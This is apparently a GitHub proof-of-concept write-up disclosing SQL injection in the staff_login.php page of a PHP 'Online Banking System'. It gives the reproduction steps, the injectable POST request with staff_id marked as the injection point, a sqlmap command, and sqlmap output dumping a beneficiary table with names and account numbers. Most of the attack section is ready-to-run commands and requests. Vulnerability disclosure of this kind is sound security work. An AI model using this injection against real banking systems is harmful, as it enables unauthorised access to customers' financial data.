D4rkP0w4r Update POC.md History

1 contributor

47 lines (44 sloc) | 2.03 KB ...

Online Banking System SQL Injection


- `Description =>` sql injection at `staff_login.php`

Step to Reproduct


- `Staff Login -> Staff ID -> Staff Password -> Login -> modify data -> Sqlmap`

Exploit


- Input `Staff ID` and `Staff Password -> Login`



- Use Burp Suite capture request




- Then modify the data and save as `sqli.txt`




- Scan `sqli.txt` on `Sqlmap`

```
python3 sqlmap.py -r sqli.txt --batch --current-user
```



Vulnerable Code



- No filter `Staff ID` and `Staff Password` when inserting data to database

Information Disclosure

```
[00:49:47] [INFO] retrieved: 1011921011768
[00:50:45] [INFO] retrieved: Kathryn White
[00:51:55] [INFO] retrieved: 27/07/21 03:48:44 PM
[00:53:56] [INFO] retrieved: 1011
[00:54:12] [INFO] retrieved: ACTIVE
[00:54:39] [INFO] retrieved: 1
[00:54:44] [INFO] retrieved: Saving
[00:55:14] [INFO] retrieved: 1011591011722
[00:56:09] [INFO] retrieved: Premier Internet
[00:57:30] [INFO] retrieved: 27/07/21 03:50:00 PM
[00:59:25] [INFO] retrieved: 1011
[00:59:40] [INFO] retrieved: ACTIVE
[01:00:08] [INFO] retrieved: 2
Database: bnkms
Table: beneficiary_1011950
[2 entries]
+----+--------+-----------+---------------------+--------------+-----------------+-------------------+
| id | Status | IFSC_code | Date_added          | Account_type | Beneficiary_name | Beneficiary_ac_no |
+----+--------+-----------+---------------------+--------------+-----------------+-------------------+
| 1  | ACTIVE | 1011      | 27/07/21 03:48:44 PM | Saving       | Kathryn White    | 1011921011768     |
| 2  | ACTIVE | 1011      | 27/07/21 03:50:00 PM | Saving       | Premier Internet | 1011591011722     |
+----+--------+-----------+---------------------+--------------+-----------------+-------------------+
```

POC

Injection Point

```
staff_id=*&password=hhhhhhhhhh&staff_login-btn=LOGIN
```

- Request

```
POST /Online-Banking/staff_login.php HTTP/1.1
Host: 192.168.1.101:8080
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.101:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.101:8080/Online-Banking/staff_login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jpkpok9b1tiholm7srir1b6mev
Connection: close

staff_id=*&password=hhhhhhhhhh&staff_login-btn=LOGIN
```